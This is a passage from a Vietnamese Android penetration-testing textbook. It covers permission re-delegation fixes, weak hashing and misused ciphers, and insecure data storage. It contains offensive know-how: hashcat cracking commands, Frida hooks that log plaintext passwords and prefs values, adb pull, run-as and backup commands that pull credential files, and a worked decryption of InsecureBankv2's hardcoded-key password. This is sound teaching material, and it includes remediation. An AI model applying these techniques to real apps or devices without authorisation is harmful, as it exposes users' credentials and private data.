Với mỗi component exported, hãy đọc thân của các method entry (`onReceive`, `onCreate`, `onStartCommand`, `query`) và tự hỏi: component này có thực hiện hành vi nào cần quyền không, chẳng hạn gửi SMS, ghi file, đọc contacts hay gọi API nội bộ? Nếu có mà nó lại **không** gọi `Binder.getCallingUid()`, `checkCallingPermission()` hay `checkSignatures()` để xác thực caller thì đó chính là một ứng viên re-delegation.

```

grep -rn "checkCallingPermission\|checkCallingOrSelfPermission\|getCallingUid\|enforceCallingPermission" out/
# Không có kết quả trên một component đặc quyền, exported = nghi vấn confused deputy

```

19.6 Remediation

Vấn đề	Cách vá
Over-privileged (CWE-250)	Xóa mọi <code>uses-permission</code> không có sink; tuân thủ least privilege; ưu tiên các API scoped (Storage Access Framework, <code>AccountManager</code>) thay cho quyền rộng
Custom permission yếu (CWE-276)	Luôn khai <code>android:protectionLevel="signature"</code> (hoặc <code>knownSigner</code>) cho IPC nội bộ, và đừng bao giờ để mặc định <code>normal</code>
Component exported không cần thiết	Đặt <code>android:exported="false"</code> ; từ API 31 buộc phải khai tường minh
Re-delegation / confused deputy (CWE-441)	Trong mọi component đặc quyền và exported, hãy xác thực caller bằng <code>checkCallingPermission()</code> hoặc so khớp chữ ký qua <code>checkSignatures</code> (đừng so theo package name); đồng thời sanitize mọi input dùng để dựng path hay câu lệnh
Runtime permission xử lý sai	Kiểm tra kết quả trả về của <code>requestPermissions()</code> ; không thực hiện hành vi khi đã bị từ chối; xử lý đúng trạng thái "Don't ask again"

```
// Xác thực caller đúng cách trong component đặc quyền exported
int caller = Binder.getCallingUid();
if (getContext().checkCallingPermission("com.example.bank.permission.TRANSFER_MONEY")
    != PackageManager.PERMISSION_GRANTED) {
    throw new SecurityException("Caller lacks required permission");
}
```

i Ảnh xạ theo chuẩn ngành

Khi viết report, hãy gắn nhãn thật rõ: over-privileged ứng với **OWASP Mobile M6** kèm CWE-250; custom permission để **normal** hoặc quên khai ứng với CWE-276; confused deputy ứng với CWE-441 (thêm M3 nếu nó dẫn tới bypass authorization). Nhớ nêu bằng chứng cụ thể như output của **aapt dump permissions**, dòng manifest liên quan, hay lệnh **am** / **content** dùng để khai thác, thay vì chỉ mô tả bằng lời.

19.7 Câu hỏi tự kiểm tra

1. Kể tên bốn **protectionLevel** chính và giải thích vì sao **normal** không bảo vệ được component.
2. Một dev khai **<permission>** tự định nghĩa nhưng quên **android:protectionLevel**. Giá trị mặc định là gì, và điều đó gây hệ quả gì cho một component "được bảo vệ" bằng permission ấy?
3. Làm cách nào để xác nhận một **dangerous permission** khai trong manifest có thực sự được app dùng, hay chỉ là quyền thừa? Nêu vài API và grep pattern.
4. Với ba nguồn dữ liệu để audit permission (**aapt**, manifest đã decode, **dumpsys**), mỗi cái cho biết điều gì mà cái kia không có?
5. Định nghĩa permission re-delegation, hay confused deputy. Vì sao manifest của app tấn công lại trông "sạch"?
6. Cho một ví dụ về component đặc quyền exported bị lạm dụng để "mượn" quyền mà app tấn công vốn không có.
7. Trong code decompile, dấu hiệu nào cho thấy một component exported KHÔNG xác thực caller? Nên xác thực bằng cách nào cho đúng?
8. Ảnh xạ ba loại lỗ hổng của chương (over-privileged, custom permission yếu, confused deputy) sang OWASP Mobile Top 10 2024 và CWE tương ứng.

Chương 20 — Mã hóa và Cryptography (Encryption and Cryptography)

§ Mục tiêu

Chương này trang bị cho pentester khả năng phân loại đúng một blob bí ẩn trong app: nó là **hashing**, **encryption** hay **encoding**? Phân loại sai ngay từ đầu là đi sai hướng cả buổi. Chương lần lượt đi qua: các hash yếu (MD5/SHA-1/SHA-256 không salt) cùng cách crack hoặc lookup bằng hashcat; những lỗi dùng sai cipher (ECB, IV tĩnh, key phải sinh yếu, hardcoded key); cách dùng Android Keystore cho đúng; và một ví dụ decrypt string từ đầu đến cuối trên app thật. Ánh xạ sang OWASP Mobile Top 10 2024: **M10 — Insufficient Cryptography** (kèm M1 khi liên quan tới hardcoded credential); về CWE là CWE-327 (Use of a Broken or Risky Cryptographic Algorithm), CWE-328 (Use of Weak Hash), CWE-321 (Use of Hard-coded Cryptographic Key) và CWE-329/330 (weak/predictable IV).

20.1 Ba khái niệm hay bị lẫn: hashing vs encryption vs encoding

Việc đầu tiên khi gặp một chuỗi lạ trong jadx là **phân loại** nó. Nhầm loại sẽ kéo theo chọn sai công cụ, chẳng hạn nỏ hashcat vào một ciphertext AES, hay hì hục đi tìm key cho một hash vốn chỉ có một chiều.

	Hashing (MD5, SHA-1, SHA-256)	Encryption (AES, DES, RSA)	Encoding (Base64, hex, URL)
Mục đích	Toàn vẹn / so sánh / lưu password	Bảo mật nội dung cần đọc lại	Biểu diễn dữ liệu, không bảo mật
Chiều	Một chiều — không đảo được	Hai chiều — encrypt ↔ decrypt	Hai chiều, không cần key
Khóa	Không có	Có (symmetric/asymmetric)	Không có
"Giải" thế nào	Crack (brute/lookup) hoặc Frida	Decrypt bằng key	Decode ngay, ai cũng làm được

! Encoding KHÔNG phải là bảo mật

Base64 chỉ là cách biểu diễn byte thành chuỗi ASCII, ai cũng decode được mà chẳng cần key. Một trường mang tên `EncryptedUsername` nhưng thực chất chỉ được `Base64.encode()` chính là finding CWE-311 (Missing Encryption of Sensitive Data), núp dưới một cái tên nghe qua tưởng an toàn.

Có vài dấu hiệu để nhận dạng nhanh: chuỗi hex dài đúng **32 ký tự** là MD5, **40** là SHA-1, **64** là SHA-256 và **128** là SHA-512; còn chuỗi Base64 kết thúc bằng `=` thì cần decode trước. Nhưng bằng chứng chắc chắn duy nhất vẫn là **đọc code decompile**:

`MessageDigest.getInstance("...")` là hash, còn `Cipher.getInstance("...")` là encryption.

```
// (A) HASH — một chiều → CRACK
MessageDigest.getInstance("MD5");           // không key, output cố định

// (B) CIPHER — hai chiều → DECRYPT bằng KEY
Cipher c = Cipher.getInstance("AES/CBC/PKCS5Padding");
SecretKeySpec key = new SecretKeySpec(KEY_BYTES, "AES"); // 🌀 KEY ở đây
c.init(Cipher.DECRYPT_MODE, key, new IvParameterSpec(IV));
```

20.2 Hash yếu và cách crack

Về mặt toán học thì hash không thể đảo ngược, nhưng app mobile gần như luôn dùng hash sai cách nên rốt cuộc ta vẫn lấy lại được input.

Vì sao vẫn crack được dù hash là "một chiều"

- **Không có salt**: cùng một input luôn cho ra cùng một hash trên mọi thiết bị, nên người ta đã hash sẵn hàng tỷ chuỗi vào các **database tra ngược** như `hashes.com` hay `crackstation.net`. Chỉ cần dán hash vào là ra input, chẳng phải tính toán gì.
- **Không gian input nhỏ**: PIN 4–6 số (10^4 – 10^6), username, số điện thoại, hay mã theo một format cố định. GPU tính được hàng tỷ hash mỗi giây nên brute xong chỉ trong vài giây.
- **Dùng hash để giấu secret**: nếu input gốc cũng nằm ngay trong app dưới dạng `static final String`, ta chỉ cần đọc nó rồi hash lại để xác nhận.

- Dùng hash tron để "kỹ": integrity làm đúng phải là HMAC có key; còn `SHA256(data)` tron thì attacker sửa data xong tự tính lại hash là qua mặt được.

MD5 — yếu nhất, thấy là báo finding ngay

MD5 (128-bit, 32 hex) đã vỡ collision, bị deprecated cho mục đích bảo mật từ khoảng năm 2012, và brute cực nhanh (hàng chục tỷ hash mỗi giây, gấp 5–10 lần SHA-256). Hễ thấy app dùng MD5 cho bất cứ thứ gì liên quan tới bảo mật là có thể báo finding **CWE-327/CWE-328** ngay, chưa cần crack.

! Cái bẫy `BigInteger(1, digest).toString(16)`

Nhiều app tự chế routine hash kiểu `new BigInteger(1, m.digest()).toString(16)`. Vì `BigInteger` coi digest như một con số nên nó **nuốt mất các số 0 đứng đầu**, in ra hash chỉ còn 31 ký tự (hoặc ít hơn) thay vì 32. Trước khi crack, hãy **pad thêm số 0 vào đầu cho đủ 32**; không pad thì hashcat sẽ báo "not a valid MD5" dù hash vốn đúng.

hashcat: mode cho từng thuật toán

Thuật toán	hashcat mode	hex len
MD5	<code>-m 0</code>	32
SHA-1	<code>-m 100</code>	40
SHA-256	<code>-m 1400</code>	64
SHA-512	<code>-m 1700</code>	128
<code>sha256(\$pass.\$salt)</code>	<code>-m 1410</code>	64 + salt
<code>sha256(\$salt.\$pass)</code>	<code>-m 1420</code>	64 + salt
HMAC-SHA256 (key=\$pass)	<code>-m 1450</code>	64
NTLM (nếu MD5 trượt)	<code>-m 1000</code>	32

```
hashcat -m 0 -a 0 hash.txt rockyou.txt # MD5 dictionary
hashcat -m 1400 -a 0 hash.txt rockyou.txt -r rules/best64.rule # SHA-256 + rules
hashcat -m 1400 -a 3 hash.txt ?d?d?d?d?d # mask PIN 6 số → vài giây
```

! Thứ tự nối salt rất quan trọng

Với code `SHA256(pin + salt)` bạn phải chọn `-m 1410`, còn `SHA256(salt + pin)` thì phải chọn `-m 1420`. Chọn nhầm là hashcat chạy xong sẽ báo "no hashes cracked" dù **password đúng vẫn nằm trong wordlist**. Vậy nên hãy luôn đọc kỹ thứ tự nối chuỗi trong code trước đã.

Khi hash được làm đúng — KDF

Nếu gặp `PBKDF2WithHmacSHA256`, `bcrypt` (`$2*$`, `-m 3200`), `scrypt` (`-m 8900`) hay Argon2, đó là các **Key Derivation Function**: chúng cố ý lặp hàm băm hàng nghìn vòng và dùng salt ngẫu nhiên cho từng record. Vì brute chậm đi đúng bằng số vòng lặp nên kỳ vọng crack được giảm hẳn; lúc này nên ưu tiên tìm input đã nằm sẵn trong app, hoặc dùng **Frida hook** để đọc plaintext ngay lúc runtime.

```
// Frida - bắt plaintext ngay trước khi bị hash, phá vỡ tính một chiều
Java.perform(function () {
  var MD = Java.use('java.security.MessageDigest');
  MD.digest.overload('[B').implementation = function (input) {
    console.log('[digest] plain = ' + Java.use('java.lang.String').$new(input));
    return this.digest(input);
  };
});
```

20.3 Dùng sai cipher — ECB, IV tĩnh, key phải sinh yếu

Encryption đối xứng thì **cứ có key là decrypt được ngay**, và app mobile lại rất hay hardcode key hoặc IV: bản thân app phải tự giải mã được, nên key buộc phải nằm đâu đó trong APK.

Cipher mode: ECB vs CBC vs GCM

Mode	IV/nonce	Đặc điểm	Rủi ro
ECB	Không	Mỗi block mã hóa độc lập	2 block plaintext giống nhau → 2 block ciphertext giống nhau ("ECB penguin") — CWE-327
CBC	Có (IV)	Block sau XOR ciphertext block trước	An toàn nếu IV ngẫu nhiên mỗi lần ; IV cố định = rò rỉ (CWE-329/330); dễ dính padding oracle
GCM	Có (nonce 12B)	AEAD — mã hóa + tự sinh tag 16B	An toàn nhất, nhưng tái sử dụng nonce với cùng key = vỡ hoàn toàn

! Cái bẫy `Cipher.getInstance("AES")`

Nếu không kèm mode và padding, Java sẽ **mặc định dùng ECB**. Dev cứ tưởng viết "AES" là an toàn, nhưng thiếu mode chính là đã ngầm chọn ECB, tức dính CWE-327.

Có thể phát hiện ECB **chỉ bằng ciphertext, không cần key**: cắt ciphertext thành từng khối 16 byte, nếu thấy có từ 2 khối trở lên giống hệt nhau thì gần như chắc chắn đó là ECB.

```
KEY_HEX="000102030405060708090a0b0c0d0e0f"
PT="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBBBBBBBBBBBBB" # 2 block "A" giống + 1 block "B"
echo -n "$PT" | openssl enc -aes-128-ecb -K "$KEY_HEX" -nopad | xxd -p -c 1000
# dd4b1a0b47daa7067d0b59d95d58a6ae dd4b1a0b47daa7067d0b59d95d58a6ae 87f815ad...
#      ^^^ block 1 ^^^                ^^^ block 2 GIỐNG HẾT ^^^
```

IV tĩnh / dự đoán được

IV cố định (chẳng hạn toàn số 0) trong CBC khiến việc mã hóa trở nên **tất định**: hai user đặt cùng một password sẽ ra cùng một ciphertext, giống nhau đến từng byte. Attacker chỉ cần biết plaintext của một tài khoản (bằng cách tự đăng ký với password đã biết) là dò ra được mọi tài khoản khác dùng chung password đó, **mà không cần biết key**. Đây là CWE-329/330.

Key phải sinh yếu (PBKDF2 với input hardcode)

```
SecretKeyFactory factory = SecretKeyFactory.getInstance("PBKDF2WithHmacSHA256");
PBEKeySpec spec = new PBEKeySpec(
    "hardcoded_master_password".toCharArray(), // 🐛 password thường CŨNG hardcode
    HARD_CODED_SALT, // 🐛 salt tĩnh
    10000, 256);
byte[] keyBytes = factory.generateSecret(spec).getEncoded();
```

Nếu **cả password gốc lẫn salt đều hardcode**, PBKDF2 chẳng thêm được chút bảo mật nào: attacker chỉ cần chạy lại đúng đoạn code này là sinh ra đúng cái key AES đó. PBKDF2 chỉ thực sự hữu ích khi password đến từ user. Vậy nên hãy thấy `SecretKeyFactory` hay `PBEKeySpec`, hãy luôn hỏi tiếp: **password và salt đến từ đâu?**

Hardcoded key và HMAC key lộ (liên hệ Chương 12)

Hardcoded symmetric key là một finding **CWE-321** nghiêm trọng: có key trong tay thì mọi ciphertext app sinh ra đều giải được, và nếu key lại dùng chung cho mọi user thì toàn bộ dữ liệu "mã hóa" coi như là plaintext. Với `Mac` / `HmacSHA256`, khi key bị lộ attacker có thể **forge chữ ký** cho bất kỳ nội dung nào, qua đó bypass cả integrity lẫn business-logic. Cách sản key hardcode được trình bày chi tiết ở Chương 12 (Hardcoding).

```
grep -rE 'SecretKeySpec|IvParameterSpec|Cipher\..getInstance|"AES|PBKDF2|HmacSHA' out/
```

20.4 Android Keystore — cách làm đúng

Cách đúng để lưu và dùng key là dựa vào **Android Keystore**: key được sinh ra và giữ trong TEE/StrongBox (hardware-backed), app chỉ tham chiếu tới key qua alias chứ **không bao giờ đọc được raw key bytes**. Có thể kết hợp thêm `setUserAuthenticationRequired(true)` để buộc user mở khóa hoặc quét vân tay trước khi dùng key.

```
KeyGenParameterSpec spec = new KeyGenParameterSpec.Builder(
    "my_key_alias",
    KeyProperties.PURPOSE_ENCRYPT | KeyProperties.PURPOSE_DECRYPT)
    .setBlockModes(KeyProperties.BLOCK_MODE_GCM)
    .setEncryptionPaddings(KeyProperties.ENCRYPTION_PADDING_NONE)
    .setUserAuthenticationRequired(true) // buộc auth trước khi dùng key
    .build();
KeyGenerator kg = KeyGenerator.getInstance(KeyProperties.KEY_ALGORITHM_AES, "AndroidKeyStore");
kg.init(spec);
SecretKey key = kg.generateKey(); // key không rời khỏi Keystore
```

i Giới hạn của Keystore dưới góc nhìn pentester

Key hardware-backed thì **không đọc được, kể cả khi đã có root**. Nhưng nếu thiết bị đã root, Frida vẫn hook được hàm `doFinal()` để đọc **plaintext sau khi giải mã** ngay trong RAM; nói cách khác, Keystore bảo vệ key chứ không bảo vệ dữ liệu đã giải mã. Khi audit, điểm cộng là app có dùng Keystore API thay vì hardcoded key; còn điểm trừ là key không hardware-backed hoặc không bind auth.

20.5 Ví dụ thực hành — decrypt string từ đầu đến cuối trên InsecureBankv2

InsecureBankv2 lưu password vào `shared_prefs/mySharedPreferences.xml` dưới dạng AES, với key và IV được hardcoded ngay trong `CryptoClass.java`.

```
<map>
  <string name="EncryptedUsername">amFjaw==</string>
  <string name="superSecurePassword">nH/HGFyUPFtmqK/gHS4Adw==</string>
</map>
```

Bước 1 — phân loại. `EncryptedUsername` chỉ là Base64 (không mã hóa):

```
echo 'amFjaw==' | base64 -d # → jack (CWE-311 trả hình)
```

Bước 2 — trích key/IV từ code. Trong `CryptoClass.java`: key là `"This is the super secret key 123"` (32 ký tự, tức AES-256), IV toàn số 0, mode `AES/CBC/PKCS5Padding`. Đây là CWE-321 (hardcoded key) cộng CWE-329/330 (IV tĩnh).

Bước 3 — decrypt bằng OpenSSL:

```
echo 'nH/HGFyUPFtmqK/gHS4Adw==' | openssl enc -d -aes-256-cbc \
-K $(printf '%s' "This is the super secret key 123" | xxd -p -c 256) \
-iv 00000000000000000000000000000000 -base64 -A
# A1z123$
```

Bước 4 — tự kiểm chứng bằng round-trip (mã hóa lại phải cho ra đúng y hệt ciphertext gốc):

```
printf '%s' 'A1z123$' | openssl enc -aes-256-cbc \
-K $(printf '%s' "This is the super secret key 123" | xxd -p -c 256) \
-iv 00000000000000000000000000000000 -base64 -A
# nH/HGFyUPFtmqK/gHS4Adw== ✅ khớp 100%
```

Có thể làm tương tự bằng Python (`pycryptodome`) hoặc CyberChef (`From Base64` → `AES Decrypt`, với Key = UTF8, IV = 32 số 0 dạng Hex, Mode = CBC). Cả bốn cách phải cho ra cùng một kết quả; nếu chúng khác nhau thì hoặc bạn đã nhầm key/IV giữa hex và base64, hoặc chọn sai mode.

Khi key/IV không được hardcoded tĩnh mà lại derive từ `Build.SERIAL`, timestamp hay PBKDF2, ta không thể đọc bằng tay được nữa; lúc này phải dùng Frida hook cả `SecretKeySpec.$init`, `IvParameterSpec.$init` và `Cipher.doFinal` để bắt key cùng plaintext ngay lúc runtime.

20.6 Câu hỏi tự kiểm tra

1. Phân biệt hashing, encryption và encoding qua ba tiêu chí: chiều, khóa và cách "giải". Vì sao Base64 không phải là bảo mật?
2. Việc đầu tiên cần làm khi gặp một blob bí ẩn là gì, và bằng chứng chắc chắn nhất để phân loại nó nằm ở đâu?
3. Kể ra bốn lý do khiến hash trong app mobile thường vẫn crack được dù là "một chiều".
4. hashcat mode nào dùng cho MD5, SHA-256 và `sha256($salt.$pass)` ? Chọn nhầm mode thì nó báo gì?
5. Giải thích cái bẫy `BigInteger(1, digest).toString(16)` và cách xử lý trước khi crack.
6. `Cipher.getInstance("AES")` không ghi mode thì chạy ở mode nào? Làm sao phát hiện ECB chỉ bằng ciphertext?
7. IV tính (toàn số 0) trong CBC gây ra hệ quả khai thác gì, và ánh xạ sang CWE nào?
8. Vì sao PBKDF2 mà password và salt đều hardcode lại không thêm được chút bảo mật nào?
9. Android Keystore bảo vệ được gì và KHÔNG bảo vệ được gì khi thiết bị đã root?
10. Trình bày quy trình decrypt string từ đầu đến cuối trên InsecureBankv2, và vì sao phải round-trip để tự kiểm chứng.

Chương 21 — Lưu trữ dữ liệu không an toàn (Insecure Storage of Data)

§ Mục tiêu

Chương này hệ thống hóa mọi nơi mà một app Android có thể để lộ dữ liệu nhạy cảm dưới dạng cleartext hoặc "mã hóa" giả hiệu: SharedPreferences, file nội bộ và ngoại vi, SQLite không mã hóa, cache cùng log. Chương chỉ ra khi nào `EncryptedSharedPreferences` vẫn còn yếu, cách kiểm tra bằng `adb pull`, `run-as` và `adb backup`, và cách vá. Ảnh xạ sang OWASP Mobile Top 10 2024: **M9 — Insecure Data Storage**; về CWE là CWE-312 (Cleartext Storage of Sensitive Information) và CWE-200 (Exposure of Sensitive Information). Chuẩn tham chiếu gồm MASVS-STORAGE-1, MASVS-STORAGE-2 và MASTG-TEST-0001.

21.1 Vì sao insecure storage là mục tiêu số một

Khi đánh giá local storage, dữ liệu do chính app lưu gần như luôn là chiến lợi phẩm dễ lấy nhất: dev tiện tay nhét session token, password, API key, PIN, số thẻ, hay các flag như `isLoggedIn` / `isPremium` vào những nơi vốn lưu **plaintext theo mặc định**. Storage cũng là **đích đến** của nhiều lỗ hổng khác, bởi path traversal qua Content Provider, backup leak hay root access rút cuộc đều quy về một mục tiêu: đọc cho được file lưu trữ.

Sandbox (mỗi app một UID) chỉ chặn được app thường không có đặc quyền. Còn với một attacker đã có root, có truy cập vật lý (`adb backup`), hoặc khai thác được một lỗ hổng khác thì **tất cả** các path dưới đây đều bị coi là insecure nếu chúng chứa secret dạng plaintext.

21.2 Bản đồ nơi dữ liệu trú ngụ

Path / cơ chế	Mục đích	Bảo vệ mặc định	Cách đọc khi pentest
<code>shared_prefs/*.xml</code>	Setting, nhưng thường bị lạm dụng để lưu token/PIN	Sandbox, plaintext	<code>run-as <pkg> cat shared_prefs/*.xml</code> hoặc root
<code>databases/*.db</code>	SQLite (Room, <code>SQLiteOpenHelper</code>)	Sandbox, plaintext trừ khi dùng SQLCipher	<code>run-as <pkg> sqlite3 databases/app.db ".dump"</code>
<code>files/</code>	File nội bộ (<code>openFileOutput(MODE_PRIVATE)</code>)	Sandbox	<code>ls -la files/</code>
<code>cache/</code> + <code>code_cache/</code>	Cache tạm, không có lịch xóa cố định	Sandbox, nhưng hay "quên" chứa ảnh sao kê/PDF	Soi các file lạ còn sót lại
<code>no_backup/</code>	<code>getNoBackupFilesDir()</code> , loại khỏi backup	Sandbox	Vẫn đọc được nếu có root
<code>app_webview/</code>	Cookie phiên, <code>localStorage</code> của JS	Sandbox	<code>sqlite3 app_webview/Default/Cookies</code>
External scoped (<code>/sdcard/Android/data/<pkg>/</code>)	File riêng của app, để ngoài, từ Android 10+	App khác không đọc được (Scoped Storage)	<code>adb shell</code> hoặc file manager có quyền
External gốc (<code>/sdcard/</code> , legacy)	Thư mục dùng chung	WORLD-READABLE : app nào xin <code>READ_EXTERNAL_STORAGE</code> cũng đọc được, không cần root	<code>adb shell cat /sdcard/...</code>
<code>AccountManager</code>	Token OAuth quản lý qua API hệ thống	Cần quyền hệ thống hoặc root	An toàn hơn tự lưu; là điểm cộng khi audit
Android Keystore	Lưu key qua <code>KeyStore</code> API	Hardware-backed: không đọc được kể cả khi có root	Kiểm tra app có dùng Keystore thay vì hardcoded
Logcat	Log runtime mà app in ra	App khác không đọc được, nhưng <code>adb logcat</code> từ host thì luôn đọc được	<code>adb logcat grep -iE "password token otp"</code>

```
# Enumerate nhanh mọi file một app tạo ra (thiết bị đã root)
adb shell find /data/data/com.victim.app -type f 2>/dev/null
```

! Nguyên tắc MASVS-STORAGE

Mọi path ở trên (trừ Keystore hardware-backed) đều bị coi là "insecure" nếu chứa secret ở dạng plaintext, bởi root hoặc backup rồi cũng lấy được. Cái gọi là "Sandbox" chỉ chặn được app thường không có đặc quyền mà thôi.

21.3 SharedPreferences — cleartext và các mode nguy hiểm

`SharedPreferences` lưu key/value dạng XML plaintext tại `/data/data/<pkg>/shared_prefs/<name>.xml`:

```
<map>
  <string name="auth_token">eyJhbGciOiJIUzI1NiIs...</string>
  <string name="password">P@ssw0rd123</string> <!-- cleartext! -->
  <boolean name="isPremium" value="true" />
</map>
```

Các mode và điểm bảo mật cốt lõi

Mode	Hằng số	Bảo mật
Private	<code>MODE_PRIVATE</code> (0)	✓ Đúng cách — chỉ chính app (cùng UID)
World readable	<code>MODE_WORLD_READABLE</code> (1)	● Mọi app đều đọc được; đã deprecated từ API 17 và ném <code>SecurityException</code> từ API 24, nhưng app cũ vẫn còn gặp
World writeable	<code>MODE_WORLD_WRITEABLE</code> (2)	● Mọi app đều ghi được, đủ để sửa <code>isAdmin</code> hay đầu đọc config

! MODE_WORLD_READABLE/WRITEABLE

Tuy đã deprecated, các app legacy hoặc app cổ tình target SDK cũ vẫn dùng được hai mode này, khiến file `.xml` mang permission `-rw-rw-rw-` và một app rác cài chung máy có thể đọc/ghi thẳng vào đó **mà không cần root**. Hãy grep chính xác cả hai hằng số này lẫn dạng số `getSharedPreferences(..., 1)` và `..., 2`.

Một app có nhiều file .xml — đừng chỉ đọc một cái

Ngoài file do dev tự đặt tên (`getSharedPreferences("MyPref", ...)`), còn có file mặc định `<pkg>_preferences.xml` (sinh ra từ `PreferenceManager.getDefaultSharedPreferences`) và cả file của các **SDK bên thứ ba** như Firebase, Facebook hay AdMob. Nhóm sau hay bị bỏ sót nhưng cũng cache token và ID như thường. Vậy nên hãy luôn `ls` toàn bộ thư mục trước, rồi mới `cat` từng file.

21.4 SQLite, file, cache và log

- **SQLite không mã hóa**: mặc định Android không mã hóa các file `*.db`. Khi có quyền, đọc bằng `sqlite3 databases/app.db ".dump"`, và bảng meta `sqlite_master` sẽ cho biết toàn bộ schema. Chỉ những app dùng **SQLCipher** mới thực sự mã hóa.
- **File nội bộ** (`files/`, `openFileOutput`): dev đôi khi ghi thẳng ảnh CCCD, PDF hợp đồng hay key vào đây dưới dạng raw.
- **Cache**: đây là chỗ nguy hiểm bị bỏ sót nhiều nhất, vì Android **chỉ dọn cache khi máy thiếu bộ nhớ**, nên ảnh sao kê và file đính kèm nằm lại trong `cache/` lâu hơn dự kiến rất nhiều.
- **Log**: `Log.d` / `Log.v` / `Toast` in credential ra logcat, và đoạn "debug quên xóa" đó có thể đọc bằng `adb logcat` từ host. Hãy grep `Log\.[dviwe]\C` và `Toast.makeText` trong code decompile.

21.5 Khi EncryptedSharedPreferences vẫn yếu

`EncryptedSharedPreferences` là cách làm **đúng**: nó mã hóa cả key lẫn value bằng AES-256-GCM, còn master key thì giữ trong Android Keystore.

```
MasterKey masterKey = new MasterKey.Builder(context)
    .setKeyScheme(MasterKey.KeyScheme.AES256_GCM).build();
SharedPreferences prefs = EncryptedSharedPreferences.create(
    context, "secret_prefs", masterKey,
    EncryptedSharedPreferences.PrefKeyEncryptionScheme.AES256_SIV,
    EncryptedSharedPreferences.PrefValueEncryptionScheme.AES256_GCM);
```

Tuy vậy, nó vẫn thất bại trong một số trường hợp:

Tình huống vulnerability	Vì sao
Thiết bị đã root	Frida hook <code>getString()</code> để lấy plaintext sau khi đã giải mã trong RAM
Master key không hardware-backed	Không có TEE/StrongBox nên key nằm ở software và trích ra được
Không bind auth	Key không yêu cầu user-authentication, nên mọi process cùng UID đều giải mã được
Tự chế mã hóa	Dev tự AES-encrypt rồi nhét vào prefs, thường kèm hardcode key , nên giải bằng tay được (Ch20)
Còn prefs cũ dạng cleartext	Đã migrate sang Encrypted nhưng không xóa file plaintext legacy

i Hai mức threat model cần phân biệt trong report

`EncryptedSharedPreferences` chống được **đối thủ không có root đọc file XML tĩnh**, nhưng **không chống nổi root cộng Frida**, và cũng **không cứu được lỗi tự chế mã hóa**. Khi viết finding, hãy nêu rõ đang nói tới mức nào.

```
// Frida - dù data trên đĩa là AES-256-GCM, app PHẢI giải thành String trong RAM để dùng
Java.perform(function () {
    var SPIml = Java.use('android.app.SharedPreferencesImpl');
    SPIml.getString.overload('java.lang.String', 'java.lang.String')
        .implementation = function (key, def) {
            var v = this.getString(key, def);
            console.log('[getString] key=' + key + ' PLAINTEXT=' + v);
            return v;
        };
});
```

21.6 Cách kiểm tra — ba đường đọc file

Có root — kéo cả thư mục:

```
adb root
adb pull /data/data/com.victim.app/shared_prefs/ ./loot/
```

App debuggable, không cần root — tình huống rất hay gặp ở các bản test/UAT:

```
# Điều kiện tiên quyết: android:debuggable="true"
adb shell dumpsys package com.victim.app | grep -i debuggable
adb shell run-as com.victim.app ls -la /data/data/com.victim.app/shared_prefs/
adb shell run-as com.victim.app cat /data/data/com.victim.app/shared_prefs/auth.xml
```

Không root, không debuggable — phải đi vòng qua một lỗ hổng khác: path traversal ở Content Provider trở tới `../shared_prefs/...` (Ch15/Ch18), world-readable mode, hoặc **adb backup** nếu `allowBackup="true"`:

```
adb backup -f loot.ab -noapk com.victim.app # cần xác nhận trên màn hình
java -jar abe.jar unpack loot.ab loot.tar # .ab không phải zip thuần
tar -xf loot.tar
cat apps/com.victim.app/sp/auth.xml # sp/ = shared_prefs, db/ = SQLite
```

! Điều kiện tối thiểu cho một finding

Finding "sensitive data in storage" chỉ cần chứng minh hai điều: **giá trị nhạy cảm tồn tại ở dạng cleartext** và **đọc được** qua một trong các đường trên. Chẳng hạn, đọc `auth_token` dạng JWT rồi decode payload (JWT chỉ ký chứ không mã hóa) để lộ `admin:true`, từ đó chain sang account takeover hoặc JWT misconfiguration.

21.7 Impact và remediation

Về impact: lộ session token hoặc JWT dẫn tới account takeover mà không cần password; lộ password, PIN, số thẻ ở dạng cleartext; sửa các flag như `isPremium`, `isAdmin` qua `WORLD_WRITEABLE` để vượt paywall hoặc phá business logic; lộ API key để lạm dụng backend.

Biện pháp	Chi tiết
Không lưu secret ở client	Lý tưởng nhất là token/password không persist; nếu buộc phải lưu thì dùng Keystore-backed
Luôn dùng <code>MODE_PRIVATE</code>	Tuyệt đối tránh <code>WORLD_READABLE/WRITEABLE</code>
<code>EncryptedSharedPreferences</code>	Kèm master key hardware-backed (StrongBox) và <code>setUserAuthenticationRequired</code>
SQLCipher cho DB nhạy cảm	Vì SQLite thường không mã hóa
<code>android:allowBackup="false"</code>	Chặn <code>adb backup</code> lấy dữ liệu ra
Không hardcode key	"Tự mã hóa" bằng key nằm trong code là vô nghĩa (CWE-321)
Xóa dữ liệu plaintext legacy	Khi migrate sang Encrypted, nhớ wipe sạch file cũ
Không log secret	Bỏ hết <code>Log.*</code> / <code>Toast</code> chứa credential ở bản release
Release build không để <code>debuggable=true</code>	Để ngăn <code>run-as</code>

Nhận diện nhanh trong jadx

```
grep -rE 'getSharedPreferences\(MODE_WORLD_(READABLE|WRITEABLE)' out/
grep -rE '\.putString\("(token|password|pin|apiKey|secret|jwt)"' out/
grep -rE 'openFileOutput|SQLiteOpenHelper|rawQuery|Log\.[dviwe]\(|Toast\.makeText' out/
grep -rE 'android:allowBackup="true"|android:debuggable="true"' out/AndroidManifest.xml
```

Baseline trên app thật

InsecureBankv2 lưu trong `mySharedPreferences.xml`: `EncryptedUsername` chỉ là Base64, còn `superSecurePassword` là AES với key/IV hardcode (vẫn giải được, xem Ch20). DIVA ở bài "Insecure Data Storage Part 1" lưu `pass` **plaintext hoàn toàn** trong `jakhar.aseem.diva_preferences.xml`. Có thể lấy DIVA làm "worst case" để phân biệt hai mức nghiêm trọng: plaintext trần trụi so với "mã hóa" bằng key hardcode.

21.8 Câu hỏi tự kiểm tra

- Đường dẫn đầy đủ tới file shared_prefs của `com.bank.app` là gì, và nội dung của nó có định dạng mặc định ra sao?
- So sánh `MODE_PRIVATE`, `MODE_WORLD_READABLE` và `MODE_WORLD_WRITEABLE`: cái nào đã deprecated, từ API mấy, và vì sao vẫn còn gặp?
- Vì sao `cache/` lại là nơi hay bị bỏ sót nhất khi audit storage?
- Kể ra ba con đường để đọc `shared_prefs/*.xml`, ứng với ba điều kiện thiết bị khác nhau.
- `run-as` cần điều kiện manifest nào? Vì sao trong trường hợp đó lại không cần root?
- Kể ra ba tình huống mà `EncryptedSharedPreferences` vẫn bị đọc plaintext. Đây có phải lỗi của thuật toán không?
